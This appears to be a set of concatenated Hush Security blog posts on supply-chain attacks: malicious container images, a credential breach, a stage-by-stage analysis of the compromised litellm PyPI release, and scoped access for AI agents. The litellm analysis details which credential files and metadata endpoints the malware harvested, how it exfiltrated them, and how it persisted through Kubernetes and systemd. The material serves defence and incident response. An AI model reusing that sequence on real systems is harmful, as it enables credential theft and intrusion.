Container Image Scanning looks at the image layers before they run. It performs deep, recursive analysis of every component. It checks against CVE databases, malicious package feeds, and license compliance policies. But it is analyzing a static artifact — a tarball of files on disk. The malicious binary is not in that tarball. It is on the attacker’s server. The script that will fetch it is visible, but the script itself is not malicious code. It is a downloader. Static scanners cannot analyze what the curl command will return. They cannot execute the script in a sandbox and observe its behavior. They can flag the risky pattern (shell pipe to bash) but that pattern is too common in production images to block outright. The image passes.
Vulnerability scanning in your CI/CD pipeline works the same way. It runs on images before they are deployed. It checks dependencies. It finds nothing wrong.
Network egress controls might catch the exfiltration attempt, if you have strict allowlisting in place. Most organizations do not. Developer laptops almost never do. And even in production, the domain the malware connects to is often designed to blend in. update-service.cloudcdn.com or metrics-relay.internal.io. It looks legitimate in logs. Or it can even send data to benign known locations, like GitHub, effectively exfiltrating via git commits.
Kubernetes network policies do not run on the container before it starts. By the time the policy engine is evaluating traffic, the curl command has already executed and the exfiltration has begun.
Runtime container controls (seccomp profiles, AppArmor, read-only root filesystems) can slow down the attack, but they rarely stop it. A well-crafted payload works around them. And more importantly, most organizations have not deployed these controls at scale because they require deep knowledge of what each container actually needs to do.
The root cause is that all of these tools assume the code running inside the container at startup is trustworthy. They assume that if the image passed scanning, the image is safe. Supply chain attacks invalidate that assumption. An image that was legitimately scanned can become malicious at the moment it executes, if that execution includes downloading and running arbitrary code from the internet.
The Structural Problem: Static Secret Scanning vs Runtime Execution
The attack works because of a mismatch in the container security model. Images are scanned as static artifacts. Execution is a runtime process. Code does not need to exist in the image to run inside the container.
This is actually a feature. Many container images intentionally download and compile code at startup. They do this for good reasons: smaller image sizes, dynamic version selection, runtime configuration. But the same mechanism enables malicious payloads.
The response from defenders is usually to add more static controls. Scan earlier. Scan more aggressively. Use allowlists of approved registries. Check image signatures. None of these stop an attacker who has registered a typosquatted image on Docker Hub and signed it legitimately, or who has compromised a supply chain and injected the bootstrap script into an official image before it is signed.
The uncomfortable truth is that as long as your container security model is built on scanning static artifacts, you are vulnerable to attacks that fetch and execute code at runtime. Rotation and incident response are your primary tools. You will detect the attack by finding exfiltrated data in your cloud logs. Then you will rotate credentials, patch images, and rebuild containers.
Runtime Detection: The Different Security Model
At Hush, we build on a different premise: the runtime behavior is the security boundary. Credentials should not be files that any process can read. Access should not be gated by possession of secrets. And execution should be monitored and controlled by policy, not just by static image analysis.
Here is what that means in practice for this attack:
No Static Credentials to Harvest: When containers access AWS, GCP, Azure, databases, or APIs through Hush, they do not receive long-lived credentials to store on disk or in environment variables. They request short-lived, dynamically issued tokens scoped to exactly the permissions the current workload requires. There is no ~/.aws/credentials for the malware to find. No Kubernetes ClusterAdmin token sitting in a service account. No hardcoded database password in a ConfigMap. A credential harvester returns empty-handed because the credentials do not exist in the form it is looking for. If static credentials are mandatory, Hush makes sure to automatically rotate and revoke keys, voiding the exfiltration attempt shortly after.
eBPF-Based Non Human Identity Anomaly Detection: Hush’s sensor observes system calls at runtime without kernel modification or agent overhead. It tracks which processes open which files, which network connections they initiate, and which identities (credentials, API tokens, connection strings) are behind each action. In this attack, the sensor would observe the exact moment when the malicious behavior begins and alert before exfiltration completes.
Scoped, Time-Limited Access to Kubernetes: If the container is running in Kubernetes, the service account token it receives through Hush is scoped to the minimum permissions the workload actually needs and expires after a short TTL. A token that allows a pod to read its own namespace’s ConfigMaps cannot be used to enumerate cluster secrets or schedule pods. The API calls the malware makes return 403 (Forbidden). The attempt is logged.
Coordinated Remediation: When Hush detects malicious runtime behavior in a container, we immediately trace that container back to the source image. We identify all downstream consumers of that image across your deployments. The initial attack detection is not the end of the incident response. It is the start of a coordinated remediation that reaches every affected container in your organization.
Detect and Protect Secret Leakage at Container Runtime

Here is the same attack when Hush runtime monitoring is in place:
Figure 2: Attack Detected by Hush. Attack is detected and blocked before credentials are exfiltrated. Multi-stage runtime anomaly detection (1. unexpected process spawn, 2. credential file access, 3. unauthorized network egress) fires on attack initiation. Malicious image is identified and quarantined automatically.
Real-World Attack: Malicious Container Images on Docker Hub
The attack we have outlined is not theoretical. This pattern has been documented across hundreds of malicious images in public registries in recent campaigns.
Security researchers have discovered malicious container images on Docker Hub that use typosquatting to mimic legitimate base images. These images executed Python scripts at startup that downloaded cryptocurrency miners. The scripts appeared benign on the surface. The miners were compressed and embedded in ways that signature-based scanners missed. Popular images with misleading titles like azurenql accumulated over a million downloads before detection.
The most effective attacks follow a consistent pattern: they include only a tiny bootstrap script in the image layers. The heavy payload — the actual miner or credential stealer — is fetched and executed at runtime. Until the image runs, the compiled binary does not exist anywhere a static scanner can find it.
Campaigns using images with names like openjdk and golang were particularly sophisticated. The images had misleading titles designed to trick developers into thinking they were official releases. When run, they downloaded and compiled miners, then used the container’s resources for cryptocurrency mining. The attacks remained undetected for months because the mining process was small and quiet, and the bootstrap script looked like normal container initialization.
Defense Strategy: Beyond Static Image Scanning
If you pull base images from Docker Hub or other public registries, treat your supply chain as under active threat. The specific defenses:
Verify image provenance using digests: Do not pull images by name alone. Use image digests (the SHA256 hash of the image manifest). Verify the digest against the official source (the publisher’s GitHub, their documentation, or a signed checksum). If the image name has changed hands or the publisher account has been compromised, the digest will not match what you expect.
# Vulnerable: pulling by tag
docker pull ubuntu:20.04

# More secure: pulling by digest
docker pull ubuntu@sha256:12345abcde...
Implement image signing and verification: Use Cosign or similar tools to cryptographically verify that images have been signed by the publisher you expect. This does not prevent typosquatting (an attacker can sign their own images), but it does ensure you are getting what the publisher actually released.
Use private registries with gating policies: If you use a container registry, implement a policy that requires all images to pass security scanning before they are available to deployments. But understand that this catches known vulnerabilities, not novel runtime attacks.
Deploy runtime behavioral monitoring: This is where Hush comes in. Runtime behavioral monitoring can detect when a container does something it should not do, whether that is spawning an unexpected process, opening credential files, or making network connections to unauthorized domains. This catches attacks that static scanning cannot.
Audit and rotate credentials regularly: If credentials are present in your environment as static files or environment variables, assume they have been compromised if a malicious image has run in your infrastructure. Rotate all of them: SSH keys, cloud provider credentials, database passwords, API keys, and Kubernetes service account tokens. Use a solution that provides identity-based access, rather than file or env-based, and one that orchestrates automatic, timely rotation to minimize breach impact — don’t wait for a breach to happen or for “that time in the year”.
Beyond Static Checks: The Future Of Container And Secrets Security, From Code To Cloud
The attack on container base images puts a question to every engineering team: What would your organization’s security posture look like if a malicious image ran in your infrastructure for a week without crashing or raising alarms?
If the answer is that you would not know it happened until you discovered exfiltrated data in your cloud logs, or noticed cryptocurrency mining draining your cloud resources, or found lateral movement in your Kubernetes audit logs, that is a signal that your security model is too dependent on static checks and incident response.
We built Hush to make that question less frightening. By moving the security boundary from image artifacts to runtime behavior, by issuing credentials dynamically rather than storing them, and by monitoring for anomalies rather than waiting for post-incident forensics, we change the equation. The malicious payload can fetch whatever it wants. It still cannot exfiltrate credentials that do not exist. It still cannot move laterally with tokens that do not grant the permissions it needs. And it will be caught before it completes.
If you want to see what shift-left access, eliminating static credentials and implementing runtime detection looks like for your container infrastructure, we are happy to walk you through it.
Hush Security delivers a unified access and governance platform for AI and non-human identities, replacing secrets with verified identities and dynamic, just-in-time access policies.
The next malicious base image will pass your scanner. Hush makes sure it still can’t do anything with what it finds.
Stop rotating. Start solving – credentials that never exist as static artifacts can’t be stolen.
For the CISO: Forward this to your infra team. The solution is three YAML files.
For the infra team: This is how you eliminate the entire class of credential-leak breaches – for every service in your stack.

ShinyHunters breached Anodot. Anodot had tokens connecting it to Rockstar’s Snowflake. You know the rest. Many postmortems from the last 18 months end the same way: “Rotate all potentially exposed secrets.”
Snowflake, OpenAI, Postgres, Redis, Elasticsearch… they all hand out keys by default. Those keys will end up somewhere they shouldn’t. In a JFrog artifact. Cleartext in a git commit. An S3 config file. A Kubernetes ConfigMap. And eventually, they’ll be found.
Managing NHI credentials is not a GTA-play. Fixing it time after time is not solving it. The solution is removing the key entirely.
Who is ShinyHunters?
ShinyHunters is a prolific cybercrime group responsible for some of the largest data breaches of the last five years – AT&T, Ticketmaster, Santander, and dozens more. Their method is rarely sophisticated: find a credential left somewhere it shouldn’t be, use it.
Rockstar statement in full follows from last week:
The Real Problem, It’s Not Just One Thing
Problem #1: Every Service Speaks a Different Auth Language
This is why it’s so hard to solve. It’s not just that services hand out long-lived credentials – it’s that they all hand out different kinds:
The fragmentation means you can’t enforce one consistent policy across your stack. Every service is its own island. You can’t adopt one rotation policy across API keys, connection strings, x.509 certs, and IAM roles, and you can’t realistically audit whether every vendor holding every credential type has rotated on schedule.
Problem #2: Someone Will Always Cut a Corner
No policy survives contact with a deadline. There will always be a DevOps engineer, a developer, an architect moving fast, and they’ll store that credential somewhere it shouldn’t be (I’ve done it myself. We all have.). In a JFrog artifact. Cleartext in a git commit. An S3 config file. A Kubernetes ConfigMap. Not because they’re careless. Because the current model requires them to handle credentials in the first place.
You can write all the policies you want. You cannot stop a human from doing what humans do under pressure.
Therefore, the solution cannot be implemented within the authentication model of each individual service. Instead, it must operate as a unified governance layer, enforcing a single, consistent access control policy regardless of whether the underlying service relies on an API key, a password, a certificate, or a token. This architecture must also inherently eliminate the risk of credential exposure, as no user ever interacts with them directly.
What You Can Actually Do Today (And It’s Simpler Than You Think)
Imagine setting access to Snowflake, OpenAI, Redis, Elasticsearch, PostgreSQL, Datadog…, JIT, scoped to the exact workload that needs it, with full cryptographic attestation, and never having a credential sitting anywhere to steal.
That’s what Hush Security does. It’s SPIFFE-native out of the box.
Every workload gets a SPIFFE identity, a cryptographically verified ID tied to its runtime environment (Kubernetes namespace, service account, node). When the workload needs access to Snowflake, it doesn’t look up a stored password. It presents its SPIFFE identity, Hush verifies it, and issues a short-lived scoped credential directly to the workload at runtime. The credential expires. Nothing is stored. Nothing can end up in a git commit, a JFrog artifact, a ConfigMap, or an S3 file, because it never existed as a static thing.
Developers never touch the credential. There’s nothing to misplace. No more “rotate your secrets.” There’s nothing to rotate.
The Setup: Three YAML Files
Define the connector (what to connect to: OpenAI, Anthropic, Grok, Vertex AI, Bedrock, PostgreSQL, MySQL, MariaDB, MongoDB, Snowflake, Redis, Elasticsearch, OpenSearch, Datadog, Kafka, RabbitMQ, AWS, GCP, Azure, Kubernetes), the privilege (what access it gets), and the policy (which workload identity receives it). That’s it.
1. connector.yaml - the connection (snowflake as example):
The attestationCriteria is the key part. Hush verifies the workload’s SPIFFE identity before issuing anything. Only workloads in the analytics namespace get these credentials – not a developer’s laptop, not a CI pipeline, not a third-party vendor’s misconfigured environment. The credential arrives at runtime, lives for the duration of the job, and disappears.
Same pattern works for every service in your stack. Repeat for OpenAI, Redis, Elasticsearch, Datadog, MySQL, MongoDB.
What This Means in Practice
Before
After
Static key stored in vendor’s config
No key stored anywhere
Developer creates + manages credentials
Declare a policy, Hush handles the rest
“Rotate after breach”
Nothing to rotate – credential never persisted
Third-party breach = your data at risk
Third-party breach = attacker finds nothing
Someone always cuts a corner under pressure
No one can – because no one ever holds a credential
Keys leak into git, JFrog artifacts, S3, ConfigMaps
Credential is provisioned and delivered just-in-time, exclusively to the intended workload
Anodot gets breached. Attacker searches for Snowflake credentials. Finds nothing – because the credential was issued for that run, verified against a SPIFFE identity, scoped to SELECT only, and expired before the breach happened.
Last week, a malicious package sat on PyPI for less than an hour. It was pulled in by millions of projects as a transitive dependency. It silently harvested every secret on every machine that installed it, encrypted the haul with a hardcoded RSA key, and shipped it to an attacker-controlled server. Then it tried to pivot into Kubernetes, plant a persistent backdoor, and spread across every node in the cluster.
The package was litellm 1.82.8. The attacker didn’t compromise a cloud provider or exploit a zero-day. They uploaded a Python package. That was enough.
We want to walk through exactly how this worked, why the standard toolkit failed to stop it, and what a different security model looks like in practice.
How the attack worked
The compromised litellm 1.82.8 release (and 1.82.7, which was also affected) included a file called litellm_init.pth. Python’s site module processes .pth files automatically on every interpreter startup, before any application code runs, with no import statement required. Dropping a .pth file into a package is one of the most reliable code execution primitives available to a PyPI attacker: silent, automatic, and almost never audited.

Figure 1: The three-stage attack chain, from PyPI upload through direct and transitive installs to credential harvest, exfiltration, and Kubernetes persistence.
The payload ran in three stages:
Stage 1: Harvest. A Python script crawled the filesystem for everything a cloud attacker would want: SSH private keys and config files, .env files, cloud provider credentials ( ~/.aws/credentials, GCP Application Default Credentials at ~/.config/gcloud/, Azure CLI tokens at ~/.azure/), Kubernetes configs at ~/.kube/config, .gitconfig, shell history, and anything matching common secret filename patterns. It also hit cloud metadata endpoints directly: the AWS IMDS at http://169.254.169.254, GCP metadata at http://metadata.google.internal, and container credential endpoints, to capture ephemeral tokens that would never appear on disk.
Stage 2: Exfiltrate. The collected data was encrypted with a random AES-256-CBC session key. That session key was then wrapped with a hardcoded 4096-bit RSA public key, bundled into a tar archive, and POSTed to https://models.litellm.cloud/, a domain crafted to pass a casual glance as legitimate litellm infrastructure. Only the attacker held the RSA private key, so the payload was unreadable in transit to anyone else.
Stage 3: Persist and spread. If a Kubernetes service account token existed at /var/run/secrets/kubernetes.io/serviceaccount/token, the malware used the Kubernetes API to enumerate and exfiltrate all cluster secrets across all namespaces, then attempted to schedule a privileged alpine:latest pod on every node in kube-system. Each pod mounted the host filesystem at /host and wrote a persistent backdoor to ~/.config/sysmon/sysmon.py, registered as a systemd user service at ~/.config/systemd/user/sysmon.service. The same persistence routine ran on the local machine regardless of whether Kubernetes was present.
The blast radius extended far beyond anyone who explicitly ran pip install litellm. Any package declaring litellm>=1.64.0 as a dependency pulled in the compromised version automatically, including widely used AI frameworks. LiteLLM sees roughly 97 million monthly PyPI downloads. Most victims would have had no idea they were affected.
The attack was discovered by accident. The .pth launcher spawned a child Python process via subprocess.Popen. Because .pth files execute on every interpreter startup, that child immediately triggered the same .pth again, producing an exponential fork bomb. A developer at FutureSearch noticed their machine running out of RAM after an MCP plugin pulled in litellm 1.82.8 as a transitive dependency inside Cursor. A competent attacker would not have made that mistake. The window of exposure would have been measured in days or weeks, not hours.
Why your existing tools would not have caught this
Before getting to what Hush does, it is worth being specific about why the standard security stack fails against this class of attack.
Software composition analysis (SCA) and dependency scanning check known vulnerability databases. This was not a vulnerability. The package was legitimate code doing exactly what it claimed. No CVE was ever filed. An SCA scanner pointed at your lockfile after the fact would have found nothing.
Secret scanning looks for secrets committed to source control or present in CI logs. The secrets in this attack lived on developer workstations and in running service environments, not in git. Secret scanning would not have seen them.
Network egress controls might have caught the exfiltration POST to models.litellm.cloud, if you had strict allowlisting in place. Most environments do not. Developer laptops almost never do. And the domain was designed to blend in.
Vault and secrets management tools like HashiCorp Vault or AWS Secrets Manager reduce secret sprawl when used correctly, but they still issue secrets that land somewhere: in environment variables, in files, in memory accessible to any process running as the same user. A malicious package running in the same process space or as the same OS user can reach them.
The uncomfortable truth is that all of these controls are perimeter defenses. They assume the code running on your machines is trustworthy. Supply chain attacks invalidate that assumption at the root.
The structural problem: secrets are just files
It is tempting to frame yesterday’s attack as a PyPI moderation failure, or a litellm maintainer incident. Both of those things are true and worth fixing. But they do not explain why the attack was so effective or why rotating credentials after the fact is the best available response.
Every credential that was exfiltrated (AWS access keys, GCP ADC tokens, Kubernetes configs, SSH keys, .env API keys) shared one property: it was a long-lived, static secret sitting on disk. Secrets do not authenticate their reader. They do not know whether the process opening ~/.aws/credentials is your application or malware that arrived as a transitive dependency of a package you installed this morning. Possession is the entire security model.
Supply chain attacks are designed to exploit exactly this. A malicious package runs inside your trust boundary with the same filesystem permissions as the developer who installed it. It does not need to escalate privileges or bypass endpoint controls. It just needs to read files, which any process can do.
Telling developers to rotate secrets more frequently, use a vault, or avoid hardcoding does not change this. As long as access to a resource is gated by possession of a file, any code that can read files can compromise it. The rotation cadence just determines how long the window stays open after a theft.
What a different model looks like
At Hush, we build on a different premise: the credential should never exist on the machine in the first place. Access should be granted based on verified identity and evaluated policy, not on possession of a secret.
Here is what that means concretely for this attack:
Figure 2: How Hush neutralises each stage of the attack. No static secrets to harvest, runtime anomaly detection on exfiltration, and JIT-scoped tokens that make Kubernetes lateral movement structurally impossible.
No static secrets means the harvest finds nothing. When services access AWS, GCP, Azure, databases, or APIs through Hush, they receive short-lived, dynamically issued tokens scoped to exactly the permissions the current workload requires. There is no ~/.aws/credentials. No .env file full of API keys. No Kubernetes Secret holding a database password. A malicious package doing a filesystem crawl returns empty-handed, because the material it is looking for does not exist in that form.
Runtime monitoring surfaces the exfiltration attempt. Hush’s runtime sensor uses eBPF to observe system calls without kernel modification or agent overhead. It tracks which processes open which files, which network connections they initiate, and which identities are behind each action. In the litellm scenario, the sensor would have observed: a Python child process (spawned from a .pth handler) opening credential-shaped files across multiple directories, followed immediately by an outbound TLS connection to models.litellm.cloud from a non-human identity with no policy permitting that destination. That sequence generates an alert with full process ancestry, file access trace, and network destination before the POST completes. The security team sees exactly what happened and which workloads were affected, without waiting for a crash report.
Scoped JIT tokens contain lateral movement. Kubernetes service account tokens issued through Hush are scoped to the minimum permissions the workload needs and expire after a short TTL. A token that allows a pod to read its own namespace’s ConfigMaps cannot be used to list secrets across all namespaces or schedule pods in kube-system. The lateral movement stage of this attack requires a cluster-admin-level or broadly scoped service account token to exist as a long-lived credential. With Hush, that token does not exist. The API calls the malware makes return 403, and the attempt is logged.
There is nothing to rotate after the fact. Incident response after a supply chain compromise normally means identifying every secret that was present on every affected machine and rotating all of them across every system that accepted them. That is an enormous operational exercise, it is time-pressured, and it is still reactive: you are closing a window after the theft. With Hush, the tokens that were present when the malware ran were already scoped and short-lived. They expired on their own. The cleanup conversation is about reviewing the runtime alert and confirming no persistent backdoor was installed, not about tracking down which of your 300 service credentials may have been copied.
If you were affected yesterday
If you installed or upgraded litellm on March 24, 2026, treat any machine that ran it as compromised. The immediate steps:
Confirm the version: run pip show litellm and check for 1.82.7 or 1.82.8 in all environments, virtual environments, and uv caches (find ~/.cache/uv -name "litellm_init.pth")
Check for persistence: look for ~/.config/sysmon/sysmon.py and ~/.config/systemd/user/sysmon.service on affected machines
Audit Kubernetes: check kube-system for pods matching node-setup-* and review audit logs for secret enumeration across namespaces
Rotate all credentials that were present: SSH keys, AWS/GCP/Azure credentials, Kubernetes configs, database passwords, and any API keys in .env files or environment variables
Rotation is necessary. It is also a good moment to ask how many of those secrets needed to be long-lived in the first place, and how many machines they were distributed across. That count is your structural exposure.
The question this attack puts to every engineering team is not “were we hit?” It is “what would our posture look like if a package like this ran on our machines for a week without crashing anything?” If the answer involves rotating hundreds of secrets across dozens of systems after the fact, the architecture itself is the risk.
We built Hush to make that question less frightening. If you want to see what eliminating static secrets looks like for your stack, we are happy to walk through it.
Hush Security delivers a unified access and governance platform for AI and non-human identities, replacing secrets with verified identities and dynamic, just-in-time access policies.
AI agents are different from traditional workloads. A scheduled pipeline runs the same query every night. A microservice calls the same API with the same parameters. You can predict what they’ll do and scope their access tightly.
AI agents don’t work that way. They reason, interpret, and decide at runtime. They can be manipulated through prompt injection, take unintended actions from vague prompts, or simply make poor judgment calls. An agent with broad access to your data warehouse isn’t just a workload, it’s an autonomous actor with the ability to surprise you.
This changes the access control equation entirely.
Workload Identity Isn’t Enough for Agents
The industry has made real progress on workload identity. Service accounts, managed identities, identity federation, and frameworks like SPIFFE have laid the groundwork, and solutions exist to help put them into practice. But even modern workload identity has a gap when it comes to agents.
Workload identity tells you what is making a request. For traditional workloads, that’s usually sufficient. But AI agents act on behalf of different users, processing different prompts, with different intents. The same agent might query a data warehouse for one user’s regional sales data and, moments later, attempt to update a CRM record for another. Worse, it might be tricked into accessing data the prompting user was never meant to see.
Workload identity treats all of these invocations identically. You’re forced to provision access for the broadest possible use case, giving every user the same effective permissions and giving the agent enough rope to cause real damage if it misbehaves.
Effective Access Policies: Scoping Agents by User Context
The solution is what we call an effective access policy: an access decision resolved from the combination of the agent’s verified identity and the authenticated user’s identity claims.
Agent identity establishes the first plane, confirming which agent is making the request through cloud-native identity, SPIFFE attestation, or other mechanisms.
User identity establishes the second. When a user interacts with an agent, their IdP-issued token carries their identity, group memberships, and roles.
Policy resolution evaluates both together, selecting the privilege set that matches the effective identity. The agent’s access dynamically adjusts based on who is driving it.
This means a sales analyst chatting with an agent gets scoped access to their region’s data, even if the agent could reach the entire warehouse. A finance lead using the same agent gets broader access, because their claims justify it. And if the agent is manipulated into an unexpected query, the damage is bound by the current user’s permissions, not the agent’s total capability.
The user’s identity becomes a natural blast radius limiter.
What This Looks Like in Practice
Consider an AI agent that helps teams interact with Snowflake, Salesforce, and internal APIs through natural language:
A regional analyst asks for sales numbers. The agent’s identity is verified, the analyst’s IdP token identifies them as “EMEA-sales-ops.” The effective policy scopes Snowflake access to EMEA data only, even if the agent is tricked into querying global data.
An account executive asks the agent to update a deal. Same agent, but the user’s token carries “sales-AE” claims. The effective policy grants write access to their own Salesforce opportunities, not the full CRM.
Automated pipeline, no user. The same underlying service runs a scheduled job without a user session. The workload-only policy applies, broad access for a known, predictable task.
The agent never implements this logic. The policy engine evaluates both identity planes and provisions the right credentials just in time.
How Hush Security Approaches This
At Hush Security, we’ve built effective access policies into our Unified Access Management platform. The platform uses SPIFFE for workload attestation, which offers the strongest cryptographic foundation for agent identity, especially in multi-cloud environments, and then it validates IdP-issued tokens for user identity. The policy resolves at runtime, and Hush provisions scoped, just-in-time credentials automatically.
The agent gets exactly the access the current user should have, and nothing more.